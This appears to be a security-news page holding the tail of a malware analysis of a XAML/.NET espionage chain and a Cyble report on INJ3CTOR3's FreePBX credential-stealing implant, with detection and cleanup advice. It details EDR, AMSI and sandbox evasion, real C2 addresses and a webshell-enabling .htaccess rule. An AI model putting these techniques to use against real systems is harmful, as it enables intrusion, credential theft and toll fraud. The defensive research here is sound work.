  10. Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
  11. The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.

    [
        {
            // Fixed value
            "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
            // Error number: 0 indicates successful execution
            "e": "0 ",
            // Value of config "ii"
            "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
        }
    ]

  12. POST the encrypted and encoded result to the reporting C2 server.

XAML-3


XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).

The multi-layer encryption structure of "ibi"

The multi-layer encryption structure of “ibi”

The AES key is taken from the config item ibk. The first 16 bytes of the encrypted binary data serve as AES IV 1. After decryption, the data consists of a simple header followed by AES IV 2.

Template XAML‑3 includes two string placeholders, __P1__ and __P2__. Each placeholder is replaced with compressed, Base64‑encoded XAML (template __P1__ and XAML‑P2).

The content of template __P1__ is identical to XAML-2-1 and bypasses AMSI in the new process. XAML-P2 is generated from the template __P2__.

Some of the item values in template __P2__ come from the C2 configuration data in JSON-1-p. Within template __P2__, the placeholder __P__ is replaced with a compressed, encoded payload – the .NET 2 Plugin – which is decoded from the oib value in JSON-1-p. After completing all the operations, the template __P2__ becomes XAML-P2.

The C2 configuration in XAML‑P2 is shown below:

Item Value Description
ii 94aafd58-c00c-402a-aae6-858b4486a1a4 Unique ID for this malware instance (if the ii value in the configuration is null, the malware will generate a random one).
ec 9fT04e03tAiZAPogcDWt0w== Base64-encoded AES master key: same as item e in JSON-1-p, used for C2 traffic encryption and authentication.
bi 79200-100800 Actual polling delay if the C2 doesn’t respond: 79200-100800 seconds (22-28 hours) – the code parses the values and multiplies them by 1000 to get milliseconds. This item indicates that the malware uses very long polling intervals.
is 1200-2400 Actual delay: 1200-2400 seconds (20-40 minutes) – a long delay before the initial connection to the C2 server, used for sandbox evasion.
u Base64encodedXAML A short XAML snippet that calls Environment.Exit(0)
wi 100801 Actual initial wait: 100801 seconds (~28 hours). The malware waits approximately 28 hours after initial execution and then exits the process.
de False Local exception logging switch: when set to False, exception logging is enabled.
si 41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095 UID: generated using a custom method based on the registry key value SusClientId.
cu https://openaigpt4vcom/model_v4/ Command-and-control (C2) server URL taken from the C2 server list.
tp * Trusted SSL certificate thumbprint: * indicates that any certificate is trusted (disabling SSL pinning/validation). This entry also appears in a list, corresponding to the C2 item cu.
rh   Additional route header/data: not configured in this instance.

When dllhost.exe loads XAML-3, it loads template __P1__ and XAML-P2 one by one. When XAML-P2 loads, it retrieves the current domain via AppDomain.GetCurrentDomain() and then stores the values of the C2 configuration items (cu, tp, and rh; see the table above) in that domain using AppDomain.SetData(). Finally, XAML-P2 decodes and decompresses the embedded payload (.NET 2 Plugin), loads the .NET 2 Plugin into the current domain, and then calls the plugin’s entry method, m.C().

.NET 2 Plugin

This payload is a .NET assembly (PE file). As discussed above, it is loaded by XAML-P2 into the host process dllhost.exe. In the plugin’s entry method m.C(), a thread is spawned to execute the malicious operations.

The following key steps are executed in this thread:

  1. Configuration initialization: Load the C2 configuration from the current AppDomain’s data storage and assign it to the corresponding member variables.
  2. Gather system information from the registry:
    • "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\full", Key="Version"
      "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion", Key="BuildLab"
    • Combine the queried values into a single string, for example: "4.7.03190\n17763.rs5_release.180914-1434". If any query fails, replace its result with a hyphen (“-“).
  3. Clear the state of the exception‑state logging system: .NET 2 Plugin uses the same exception‑state logging system as the .NET 1 Loader.
    • Recursively delete 12 GUID subkeys from the registry. The algorithm that generates the GUID path is the same as the one used by .NET 1 Loader. The first eight GUIDs are the same as those that .NET 1 Loader attempted to remove. The remaining four GUIDs were generated using different integer seeds (integer seed = [From 1 to 4]|65536).
    • If steps 1 and 2 are completed successfully, generate a subkey using the integer seed 3|65536. Then create the following registry subkey:
    • "LocalMachine\SOFTWARE\Classes\appid\{ff259bcd-2f0a-44de-b34a-0092fec1d8a2}
      DllSurrogate = ""
  4. Anti-analysis: Check whether the current host process is dllhost.exe by examining Environment.CommandLine.
  5. Prevent the host process from exiting: Create a managed object and retrieve its IUnknown interface. Then call ole32.dll’s CoLockObjectExternal(IUnknown interface) to lock the object in memory, ensuring that the dllhost.exe process created by RPC is not released by the system.
  6. Jitter delay: Before the initial request to the C2 server, wait for a random jitter delay of 20-40 minutes (set by the configuration item “is”=”1200-2400”) to evade sandboxes by causing them to time out.
  7. Set maximum execution time: Create a timer that registers a callback function as a watchdog. The timer waits approximately 28 hours (100801 seconds, retrieved from the configuration item wi) before invoking the callback. The callback fetches the configuration item u, decodes its Base64‑encoded string, decompresses the output, and extracts a XAML snippet from the resulting data. It then loads this XAML, which ultimately triggers Environment.Exit(0).
  8. Periodic polling:
    1. Retrieve the config items cu and ii to build the full URL https://openaigpt4v.com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4
    2. Obtain the system proxy using three methods (see the Discovering proxies section below).
    3. Register an HTTPS callback (ServerCertificateValidationCallback) that verifies the server‑side X.509 certificate against the configuration value tp before establishing the connection.
    4. Then, combine the system information with additional details, such as whether the proxy is bypassed, whether it is using a proxy, and the current index in the C2 server list.
    5. Next, encrypt the combined data with AES (see the AES encryption diagram in the network traffic section for more details), and then encode the encrypted output in Base64.

      // Final HTTP request URL
      "https://openaigpt4v[.]com/model_v4/94aafd58-c00c-402a-aae6-858b4486a1a4?b=lM4V3VwrWtXBy4oBGUkXOHfxyLUlrT2hIZGn4C37W1Z3%2FeW1WURJqzaNLQhGFHsWxA2lpJHZSpd8VDLMOQRD%2FfsDswnomIrBpoaNzug3dOtrh1J2KIqZRmKx1TtQsxq1RAGu1y45rSKaPHm9s2HF8A%3D%3D&c=41bd7f37-c3f6-4a9e-b2f3-5363e9a2c095"

    6. Hijack the HTTP User-Agent and replace the value following HOST: with the config value of item rh.
    7. Retrieve a XAML file from the C2 server, update the configuration data, and load the retrieved XAML (for more details on techniques, see the Execute downloaded XAML payload in an isolated AppDomain section).
    8. If a valid response is received from C2, the loop pauses for 5-6 minutes before the next request; otherwise, it pauses for 22-28 hours, checking every 10 minutes to determine whether the allotted time has elapsed.

AES encryption scheme for network traffic


All traffic between the malware and the C2 server is encrypted and authenticated using AES‑128‑CBC with HMAC. The encryption and authentication keys are derived from a master key – specified in the configuration as "ec"="9fT04e03tAiZAPogcDWt0w==" – by applying HMAC with distinct seed values.

For a given master key and a single-byte seed, the derivation works as follows:

  1. Generate a 16‑byte sequence from the seed; this serves as the HMAC key.
  2. Compute HMAC‑SHA256 over the master key to obtain an intermediate key.
  3. Use this intermediate key as the HMAC key to compute HMAC‑SHA256 on the constant byte 0x01.
  4. Take the first 16 bytes of the resulting hash; this becomes the final derived key.

Accordingly, the server-side encryption and decryption keys mirror those on the client (malware) side.

Seed Key type generated (client side) Key type generated (server side)
0 Decryption key Encryption key
1 Decryption authentication key Encryption authentication key
2 Encryption key Decryption key
3 Encryption authentication key Decryption authentication key

The code implements an encapsulation of AES-CBC encryption combined with HMAC-SHA256 integrity verification. It uses a randomly generated IV to symmetrically encrypt the plaintext in CBC mode and produces ciphertext. Next, it calculates an SHA256 message authentication code for the concatenated “IV+ciphertext” using a separate HMAC key. Finally, it concatenates the three segments – IV (16 bytes) | ciphertext | HMAC (32 bytes) – into a single byte array that constitutes the final encrypted message. This follows the standard cryptographic Encrypt-then-MAC construction. The receiver must validate the HMAC before decrypting with the corresponding key and IV, which ensures confidentiality, integrity, and tamper resistance.

Discovering proxies


.NET 2 Plugin detects the system proxy using three methods:

  • Retrieve the system‑wide proxy configuration using the Win32 WinHTTP API function WinHttpGetDefaultProxyConfiguration(), then extract the proxy server with the regular expression (?:([a-zA-Z]+)=)?(.*).
  • If that fails, locate the running explorer.exe process, impersonate its access token using Impersonate(), and retrieve its proxy configuration with the .NET API WebProxy.GetDefaultProxy().
  • If both methods fail, fall back to obtaining the proxy from the .NET property DefaultWebProxy.

These methods ensure that the malware can reach external networks even in complex network environments with proxies.

Execute downloaded XAML payload in an isolated AppDomain


This technique abuses MulticastDelegate again by using reflection to modify its private _invocationList array. .NET 2 Plugin creates a multicast delegate (CrossAppDomainDelegate) and replaces one entry in its invocation list with a malicious delegate pointing to XamlReader.Parse(). When AppDomain.DoCallBack() executes this multicast delegate, it iterates through the invocation list and invokes the injected XamlReader.Parse() to parse and execute the downloaded XAML.

In more detail, the process is as follows:

  1. Create a new isolated AppDomain with a randomly generated GUID as its name.
  2. Copy all configuration data from the current AppDomain into the new one.
  3. Set the proxy information in the new AppDomain and assign it to the variable px.
  4. Use TypeConfuseDelegate to replace TimeZoneInfo.ClearCachedData() with XamlReader.Parse(), thereby modifying the MulticastDelegate(CrossAppDomainDelegate).
  5. Use appDomain.DoCallBack() to invoke XamlReader.Parse() within the isolated AppDomain, executing the downloaded XAML payload.
  6. Transfer any updated configuration data from the new AppDomain back to the original AppDomain.
  7. Unload the isolated AppDomain to complete the cleanup.

This technique keeps the downloaded malicious payload out of the main AppDomain, which increases stability and allows the payload to be fully cleaned up after execution.

Infrastructure

The attack relies on commercial hosting infrastructure. The C2 IP is part of Cloudflare’s CDN, and the domain name is registered with Cloudflare.

Domain IP First seen Domain Registrar/ASN
openaigpt4v[.]com 104.18.14[.]219 Sep 27, 2023 Cloudflare, Inc. / 15169

Victims

Based on KSN telemetry data, we identified a single victim in Asia. Additionally, we learned that the malware was designed to target a specially customized government‑only version of the Windows operating system. Consequently, we infer that the victims are Asian government entities.

Attribution

After analyzing the TTPs, code similarities, and infrastructure, we were unable to link the attack to any known APT group.

Conclusions

Technological sovereignty has become a global trend. In today’s geopolitical climate, a growing number of countries are building their own core software platforms, including operating systems, databases, middleware, and cloud services, with operating systems often the top priority. The advantage is that each country controls the development, operation, and upgrading of its own operating systems, granting it full autonomy over the entire process. On the other hand, it also means that each country must protect this entire vast ecosystem on its own. Bringing the operation and maintenance of such a system to maturity is a lengthy process. Until then, both the system and its emerging supply chain could be exposed to attacks through multiple vectors, increasing potential vulnerabilities.

Indicators of Compromise

File hashes

F2458ED133F8D0CA19E22C10F577E98E    e4537a1762fcafd2fd96bfc825bad34f9db9a24d
E1DC6F1ED193594F2284BE22AE08DFA4               Resources.resx
AB81564BCB8CA7E710C66832DE747556   .NET 1 Loader
CFB8B281BDF5D9390E64B10C312FB2C1              .NET 2 Plugin
67E3617F8709D34F806F8E02BADBA8A5    fabric.config
514AC0D73B8A1B73488EF5E2E55A75C3   PatchMyPC-ScriptRunner.exe.config
514117D536E347560D049CFE0C609632     XAML-1
9000820D8153C24CD60D53001D3A97B6    XAML-2
B3C4A635179680EDAFB5D006CF0CFFC6              XAML-2-1
4F28622C5E60C01319BF48CF742FE1A5    XAML-2-2
C86D53392A87DD3F3E62D62C9B92A9BD              XAML-3

File paths

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe.config
C:\Windows\SoftwareDistribution\Download\Install\fabric.config
C:\Windows\SoftwareDistribution\Download\Install\Resources.resx

Domains and IPs

openaigpt4v[.]com

  • ✇ASEC BLOG
  • The Weak Link Identified by AI: October 2026, When the Outer Contact Point Collapsed ATCP
    Security Blind Spots Identified by AI The large-scale data breaches disclosed in quick succession in South Korea and Japan in October 2026 mostly originated not from internal core systems, but from peripheral entry points such as externally exposed web services, app backend APIs, and outsourced SaaS (services provided by third-party vendors via the cloud, such […]
     

The Weak Link Identified by AI: October 2026, When the Outer Contact Point Collapsed

Por:ATCP
27 de Outubro de 2026, 12:00
Security Blind Spots Identified by AI The large-scale data breaches disclosed in quick succession in South Korea and Japan in October 2026 mostly originated not from internal core systems, but from peripheral entry points such as externally exposed web services, app backend APIs, and outsourced SaaS (services provided by third-party vendors via the cloud, such […]
  • ✇ASEC BLOG
  • September 2026 Infostealer Trend Report ATCP
    Content This Infostealer Trend Report summarizes the distribution channels, number of malware samples, number of detections, and information on companies targeted by new Infostealers (malware designed to steal information) collected during the month of September 2026. The data was compiled based on detection logs from AhnLab SEcurity intelligence Center (ASEC) and AhnLab products, and includes […]
     

September 2026 Infostealer Trend Report

Por:ATCP
27 de Outubro de 2026, 12:00
Content This Infostealer Trend Report summarizes the distribution channels, number of malware samples, number of detections, and information on companies targeted by new Infostealers (malware designed to steal information) collected during the month of September 2026. The data was compiled based on detection logs from AhnLab SEcurity intelligence Center (ASEC) and AhnLab products, and includes […]
  • ✇ASEC BLOG
  • RATatouille: Today’s Special: Impersonating Companies in Korea, Payments in Cryptocurrency ATCP
    While tracking infrastructure related to ValleyRAT, numerous suspicious websites were identified that impersonated companies and brands from Korea such as Doosan Robotics and Cheonjeong. The identified sites used the actual companies’ logos, promotional videos, and descriptions to disguise themselves as official websites. The websites offered features such as invitation-code-based registration, login, fee history inquiries, VIP […]
     

RATatouille: Today’s Special: Impersonating Companies in Korea, Payments in Cryptocurrency

Por:ATCP
26 de Outubro de 2026, 12:00
While tracking infrastructure related to ValleyRAT, numerous suspicious websites were identified that impersonated companies and brands from Korea such as Doosan Robotics and Cheonjeong. The identified sites used the actual companies’ logos, promotional videos, and descriptions to disguise themselves as official websites. The websites offered features such as invitation-code-based registration, login, fee history inquiries, VIP […]
  • ✇ASEC BLOG
  • Security Issues in the Korean & Global Financial Sector in September 2026 ATCP
    Statistics on Malware Distributed to the Financial Sector In Attack Stage 1, phishing (attacks that trick users into revealing information) had the highest rate at 2.1, Up from 1.8 The previous month. In Attack Stage 2, “Dropper/Downloader” (a type that downloads additional malware) was the most common at 1.1, Though this was a decrease from […]
     

Security Issues in the Korean & Global Financial Sector in September 2026

Por:ATCP
11 de Outubro de 2026, 12:00
Statistics on Malware Distributed to the Financial Sector In Attack Stage 1, phishing (attacks that trick users into revealing information) had the highest rate at 2.1, Up from 1.8 The previous month. In Attack Stage 2, “Dropper/Downloader” (a type that downloads additional malware) was the most common at 1.1, Though this was a decrease from […]
  • ✇Blog – Cyble
  • From Hijacked PBX to Stolen Trunk: INJ3CTOR3’s Campaign Evolves rohansinhacyblecom
    Executive Summary In May, Cyble Research & Intelligence Labs (CRIL) documented JOMANGY, a PHP webshell generation deployed by INJ3CTOR3 with self-healing persistence channels and a built-in toll-fraud dialer. Back then, the fraud ran through the victim's own PBX, so removing the implant would have stopped it. Artifacts we collected from the operator's C2 staging servers during mid-September 2026 show that this is no longer true: the installer now sends credentials off the box on ev
     

From Hijacked PBX to Stolen Trunk: INJ3CTOR3’s Campaign Evolves

28 de Outubro de 2026, 02:02

From Hijacked PBX to Stolen Trunk: INJ3CTOR3’s Campaign Evolves

Executive Summary

In May, Cyble Research & Intelligence Labs (CRIL) documented JOMANGY, a PHP webshell generation deployed by INJ3CTOR3 with self-healing persistence channels and a built-in toll-fraud dialer.

Back then, the fraud ran through the victim's own PBX, so removing the implant would have stopped it. Artifacts we collected from the operator's C2 staging servers during mid-September 2026 show that this is no longer true: the installer now sends credentials off the box on every run, and a second staging host serves it.

INJ3CTOR3's FreePBX implant now uploads the victim's SIP trunk, AMI, database, and mail-relay credentials to the operator, so disinfecting or rebuilding an infected host no longer ends the exposure. Anyone running FreePBX, Issabel, or Elastix who suspects compromise must rotate the secrets in 17 configuration files, and only after the host is clean.

The infection and persistence code is nearly unchanged; what the operator rotated are the identifiers that were available to defenders since the last time. Each section below pairs a finding with what to do about it.

Key Takeaways

  • Credentials leave on every run. k.php uploads 17 configuration files to both staging hosts every minute the host stays infected.
  • The fraud no longer needs your PBX. A stolen trunk secret lets the operator register and place calls as you from anywhere.
  • Last report's identifiers have expired. Each build now carries its own watermark, and the webshell gate hash was rotated.
  • Two staging hosts. Plain-text commands now point to 160[.]119[.]69[.]4, while base64-encoded ones still use 45[.]95[.]147[.]178.
  • Clean-looking logs and consoles prove nothing. Requests through an encoded space reach the shell without being named in the access log, and trunks are written directly to /etc/asterisk; they do not appear in the FreePBX console.

The Campaign So Far

INJ3CTOR3 has been abusing Asterisk-based phone systems for toll fraud since at least 2020. Check Point Research named the operation that November, when it exploited CVE-2019-19006 in FreePBX and used a basic webshell to read amportal.conf and sip_additional.conf by hand. Unit 42 reported a related operation against Elastix in 2022, Fortinet documented the EncystPHP webshell in January 2026, and our May report covered JOMANGY.

The playbook has held for six years: scan for exposed PBXs, exploit or brute-force a way in, plant a password-gated webshell, and dial out at the victim's expense. Figure 1 below shows the chain as it stands in the September build, now including the credential upload back to the staging hosts.

Figure 1: INJ3CTOR3 attack chain, September generation. (Source: 0x1da5 GitHub)

What Changed Since Our Last Report

We compared the April artifacts behind our May report with the 9 September collection from both staging hosts, after decoding every layer.

Area April September
Credential Exfiltration None 17 files to /hima_data/index.php on both hosts
Staging hosts 45[.]95[.]147[.]178 45[.]95[.]147[.]178 and 160[.]119[.]69[.]4
webshell watermark One value in every copy A different value per build
Webshell gate hash (JOMANGY and ZenharR) a2f6863413c4192a4abfa360577b9961 8b3a1d970fda0c17a0b785a990fb7b6a
/x takeover script 367 lines 620 lines, mostly added cleanup: removing rival actors’ implants and SSH keys
wor.php, people2.txt, _*.php status files Present Absent from the collection

Unchanged: the decoded webshell panel, the encoding chain (base64 in the shell script, base64 again in PHP, then ROT13), the persistence channels, the backdoor account password hash, and the borrowed timestamp. Behavioral detections built on our May report still apply.

Credential Exfiltration: The Implant Is No Longer the Product

The September k.php ends with two new base64-encoded lines, each holding 17 curl commands that upload one configuration file apiece to /hima_data/index.php, one line per staging host (See Figure 2 below). The paths are typed out by hand and cover FreePBX, Issabel, and Elastix layouts. The collector path echoes hima, a backdoor account the takeover script creates. The name goes back further: Check Point's 2020 INJ3CTOR3 report shows a Telegram post by a user called Hima sharing a tool that scans and cracks SIP ranges, saving its output as HimaResults.

Figure 2: k.php line 34, decoded into 17 file uploads

Three of the cron beacons fetch and run k.php every minute (the others every two or three minutes), so the upload repeats every minute during the infection. Rotating credentials on a still-infected host hands the new secrets to the operator within minutes.

What it unlocks Files uploaded Rotate
SIP trunks and extensions (chan_sip) /etc/asterisk/sip.conf, sip_additional.conf, sip_registrations.conf, sip_general_additional.conf, sip_custom.conf Every trunk secret (with your carrier) and extension secret, changed in the FreePBX GUI, since the *_additional.conf files are regenerated
SIP trunks and extensions (PJSIP) /etc/asterisk/pjsip.auth.conf, pjsip.endpoint.conf, pjsip.aor.conf, pjsip.identify.conf, pjsip.transports.conf The same secrets; review IP-based identity rules
Call origination without SIP /etc/asterisk/manager.conf Every AMI user.
PBX database, AMI, and platform admin /etc/freepbx.conf, /etc/amportal.conf, /etc/asterisk/amportal.conf, /etc/issabel.conf, /etc/elastix.conf The database password (AMPDBPASS), the MySQL root password, and any AMI password stored there
Outbound mail /etc/postfix/sasl_passwd The SMTP relay account, with your mail provider

This opens a second route to fraud. Our May report covered calls placed through the webshell, which require the shell to be alive and to land in the victim's own call records. With a stolen trunk secret, the operator can register to the carrier from any machine and call as the victim, leaving nothing on the host, unless the carrier also restricts the trunk to the victim's IP addresses. A successful disinfection stops the first route; only rotation stops the second.

Detection

  • Network: outbound HTTP POSTs from a PBX to any /hima_data/ path or to either staging host. A PBX seldom needs outbound web access beyond vendor updates, so egress allow-listing closes this channel.
  • Carrier: alert on trunk registrations from outside your own IP ranges, and on premium or international destinations, off-hours calling, and unusual concurrency. Set spend caps and destination blocks where your carrier offers them.

For Law Enforcement Agencies and CERTs

By design, victims' credentials were collected on the two staging hosts, which stopped responding in late September 2026. Going offline does not end exposure: hosting providers may still retain server data, and infected PBXs keep trying to upload their credentials every minute to addresses that could be reassigned to someone else.

Both are reasons for law enforcement and national CERTs, which have the legal standing that researchers lack, to work with the providers on preserving that data and sinkholing the addresses, which would also identify victims for notification. We saw the uploads in code; we did not capture one in transit and hold no victim list.

Two Staging Hosts, Split by Encoding

An infected host now talks to both staging hosts, and which one depends on whether the command was written in plain text or base64. The /x takeover script is byte-identical on both.

Reference Encoding Points to
k.php line 2 (re-runs /x), eight cron schedules in /x, wr.php's callback Plain text 160[.]119[.]69[.]4
Camouflaged cron payloads, login-triggered stager Base64 45[.]95[.]147[.]178
Credential upload Base64 Both

In April, all of these pointed to 45[.]95[.]147[.]178. We assess that the operator replaced the address in plain text and never re-encoded the base64 strings; the credential upload, which names both hosts, appears deliberate. This host is distinct from the scanner 160[.]119[.]76[.]250, which is named in our May report.

Defend: block both hosts in both directions, and decode every base64-encoded string in a crontab or shell profile before deciding which hosts a host talks to. A plain-text review would miss every channel that still reaches 45[.]95[.]147[.]178.

The Webshell: Same Program, New Identifiers

Decoded, the September JOMANGY panel is identical to April's except for the values defenders were told to look for.

Per-build watermark. Our May report advised hunting for trace_e1ebf9066a951be519a24140711839ea, present in every April copy. The September builds carry trace_bd42a8a0d23ae16c85dede7d2abaec05 (45[.]95[.]147[.]178) and trace_7544725ebaaadac217dfaa7ca8e8fe7e (160[.]119[.]69[.]4), so that hunt now misses current infections.

One gate for two generations. JOMANGY and ZenharR share a single hardcoded MD5 gate hash, rotated together from a2f6863413c4192a4abfa360577b9961 to 8b3a1d970fda0c17a0b785a990fb7b6a. Our May report listed the April value under ZenharR only.

A forged administrator session. Behind the gate, the FreePBX button builds an admin session using FreePBX's own ampuser class and setAdmin(); in our lab, it opened the full console without any password. Therefore, changing the FreePBX admin password affects neither the gate nor this session. (See Figure 3 below)

Figure 3: The panel's Freepbx and Elastix buttons forge an admin session without a password

Because each of these identifiers changes between builds, the detection approach later in this report focuses on who put a file on disk rather than on what the file contains.

The .htaccess Door and the Access-Log Gap

k.php writes a seven-line .htaccess to /var/www/html/admin/views/. It does not hide the webshell; it unblocks it, and it lets requests reach a copy without naming it.

RewriteEngine On
# enable symbolic links
Options +FollowSymLinks
RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-l
RewriteRule ^\s+ config.php [L]

Request path Status What answered
/dir/zzz 404 Nothing
/dir/%20zzz, /dir/%09zzz (space, tab, etc) 200 config.php
/dir/+zzz 404 Nothing

Simulating an operator and a victim in an isolated environment, we confirmed that a request to a URL containing an encoded space returned a working webshell for the attacker. The access log records only the requested path, never the file that answered, so searching logs for the webshell by its filename can return nothing on a host that is serving it.

Defend: check every .htaccess across the web root for who put it there; one that no package, FreePBX module, or member of your team accounts for is suspect, whatever it contains. Because the takeover script wipes logs, treat log hunting as secondary: requests with %20, %09, or %0A directly after a slash that return 200 are worth a look where logs survive.

What the FreePBX Console Won't Show You

FreePBX lists the trunks it created from its own database; Asterisk reads whatever is in its configuration files. In our lab, a trunk we wrote directly into /etc/asterisk/pjsip_custom.conf carried a call while the FreePBX Trunks page reported no records (See Figure 4 below). We did not see the campaign plant one, but its root-equivalent accounts and stolen trunk secrets give the operator everything needed to do so.

Figure 4: Our lab trunk, known to Asterisk and carrying calls, invisible in the FreePBX console

Defend: audit from the Asterisk CLI (pjsip show endpoints, pjsip show registrations, sip show peers, sip show registry) and compare with what the console lists. Review the *_custom.conf files for trunks or contexts that nobody on your team added.

What Keeps It There

Before detecting or cleaning, it helps to see the whole apparatus. Everything in Figure 5 is read from /x and k.php: ways the implant stays on the box, and doors allowing the operator to come back, through a system account or a single web request. Each piece can rebuild/repair all others under a minute, which is why removing any one of them on its own fails. (See Figure 5 below)

Figure 5: Persistence channels that rebuild each other, and the backdoors they stay open

Detecting It Without IOCs

The operator rotates hashes, watermarks, gate values, and hosts between builds, so asking whether a file is known-bad quickly stops working. The better question is who put the file there: compare what is on disk with what the package manager or a clean install says it should be.

On the host: triage with beagle.sh

PBX admins can run beagle.sh, a report-only script that makes no changes to the host, to check a PBX server for signs of compromise. (See Figure 6 below)

Check What it flags
Packed shells Several identical, same-size PHP files across unrelated directories
Locked files chattr +i or +a under the web root or in hidden directories
Unowned .htaccess An .htaccess no installed package accounts for
Self-rebuilding cron A cron line that downloads a file and hands it to a shell
Accounts An extra UID-0 account, or a full-permission FreePBX admin, nobody created
Blocklist Addresses dropped in and out by iptables outside fail2ban's chains

Figure 6: beagle.sh (Source: 0x1da5 GitHub)

The script separated one infected server from one clean server of the same FreePBX version, a sample of one, so expect some legitimate findings. However, it cannot tell you whether the credentials have already been left: that happens during the first cron run, within a minute of infection, and long before anyone scans. The upload leaves no file behind, and the takeover script wipes what might have recorded it: the web server, Asterisk, cron and audit logs, plus shell and MySQL histories, which makes forensic timelines hard to reconstruct.

With telemetry

The most distinctive actions leave little on disk; in our detonation, backdoor accounts were created and deleted 27 seconds apart. These eleven behaviors are detection strategies to build into your own tooling:

Layer Behavior What it catches
Host crond spawns a shell that downloads a file and runs it The takeover script on its single run, before persistence and before credentials leave
Host The web server account spawns a shell The webshell's command box in use
Host A cron child rewrites the crontab every minute without reading it first Beacon reinstallation
Host chattr +i or touch -r on a file in the web root The lock and the borrowed timestamp
Host Twelve PHP files were written to the web root in the same second The webshell copies, as they are written; fan-out
Network The PBX contacts staging host roughly every 60 seconds The beacon's rhythm, whatever the address
Network Many configuration files read, then outbound POST requests Credentials leaving
Web A request with leading encoded whitespace returns 200 for a path not on disk The .htaccess door
Decoy Any read of a decoy config file that the implant reads, but nothing legitimate does Credential collection, with no false positives by design
Phone Channels originate over AMI or the CLI outside your dial plan A call asking for nothing legitimate
Phone CDRs with premium destinations, off-hours calling and unusual concurrency The fraud itself

The last two catch the fraud rather than the machinery, whatever the files are called, and whether you ever find the shell. The host rows need process telemetry that PBX appliances rarely have, which is part of why so many stay infected.

Why Cleanup Fails, and the Order That Works

First move Why it fails on its own
Delete the webshell Cron re-runs k.php within minutes and rewrites all 12 copies, the .htaccess, and the immutable flags.
Patch FreePBX Sangoma's advisory for CVE-2025-57819 states the fix prevents new exploitation but does not clean a compromised system.
Change the admin password The gate and the forged session never use it, and the backdoor accounts bypass the FreePBX login.

Shadowserver data showed more than 900 compromised FreePBX instances in February 2026; over 700 of them were still compromised in May. Rebuilding from a clean image is the most reliable fix; if you clean in place, work from the system layer up, because it replants everything above it.

Preserve first

The takeover script truncates logs, then deletes them, and clears shell and database history, so evidence shrinks with every run:

  1. Cut the host off from the internet, or at least block all outbound traffic except to your SIP carrier. Blocking only the two known staging hosts is not enough if the operator has moved. With no route out, the minute-by-minute downloads fail, and nothing more is uploaded. One local loop survives: a watchdog cron line re-runs the cached copy of k.php at /var/lib/asterisk/bin/zen2 every minute, rebuilding the webshells offline, which is why cron comes first in the cleanup below.
  2. Capture all crontabs and the eight backups listed below, /etc/passwd, /etc/shadow, shell profiles, and the web root with lsattr output and change times.
  3. Export the FreePBX ampusers table, the call records database, and the Asterisk full log, and ask your carrier to preserve CDRs and registration logs.

Then clean, in this order

  1. Cron and its spares. Clear root's crontab in one go, so the restore and watchdog lines are removed. Then kill any running zen2, devnull2, or serv processes; killed earlier, the watchdog restarts them within a minute. Remove the k.php beacons (/var/lib/asterisk/bin/zen2, devnull2, zen222, devnull312, devnull212, /tmp/.cache/update, /dev/shm/.systemd/kernel). Unlock (chattr -i, -a) and delete the eight crontab backups: /usr/lib/.systemd/.cache, /usr/share/.fonts/.config, /var/lib/.dbus/.data, /var/tmp/.X11/.Xauthority, /opt/.local/.bashrc, /var/cache/.fontconfig/.cfg, /etc/.ssl/.cert, and /root/.config/.pref.
  2. Login and boot triggers. Remove the base64 stager from /root/.bash_profile, /root/.bashrc, and /etc/rc.local.
  3. Accounts and SSH. Remove every extra UID-0 account and any account whose /etc/shadow hash begins with $1$nRz1Cbtk$ (legitimate service accounts with that hash need new passwords, not deletion). Restore sshd_config, where root login was re-enabled.
  4. Web application. Remove the 12 webshell copies, the .htaccess, the freepbxusers row in ampusers, and /var/www/html/admin/modules/freepbx_ha/license.php.
  5. Credentials. Only now rotate the secrets in the 17 files and across every account on the host.

Conclusion

The hard part of the campaign used to be getting the implant off the box, and that has not changed. What has changed is that the box is no longer the whole problem: an organization that rebuilds but does not rotate has removed the operator's calling platform and handed over its carrier account.

The code ties this generation to the actor in our May report through the takeover script, backdoor hash, and staging host, and a gate rotated in step across JOMANGY and ZenharR.

The operator is now rotating exactly the strings defenders were given, so detections built on provenance and behavior will outlast this build, and detections built on its hashes will not. CRIL continues to monitor INJ3CTOR3's infrastructure.

Indicators of Compromise

Hashes and strings rotate between builds; use them to confirm a finding, not as your only detection.

Value Type Context
45[.]95[.]147[.]178 IPv4 Staging host since April
160[.]119[.]69[.]4 IPv4 Second staging host and credential collector, new
hxxp://45[.]95[.]147[.]178/hima_data/index.php URL Credential upload endpoint
hxxp://160[.]119[.]69[.]4/hima_data/index.php URL Credential upload endpoint
c6e64453ea8bc0856333b6f57567c9efd8c440410787cae135d1c4a248c07c0d SHA256 /x takeover script, identical on both hosts
38edbfc4ac89619d2bdb3f4bb2626deaaf422868d6d7af640f59d7959903f838 SHA256 k.php, 45[.]95[.]147[.]178
1c14a761620691a43b1a554a9eccd38d21c15d59463945250d4f57b10d20fce9 SHA256 k.php, 160[.]119[.]69[.]4
b54a8d9e98ff36dfe63b2aea97a2003b670f7311595bb4dd072850fed5900a0b SHA256 wr.php, 45[.]95[.]147[.]178
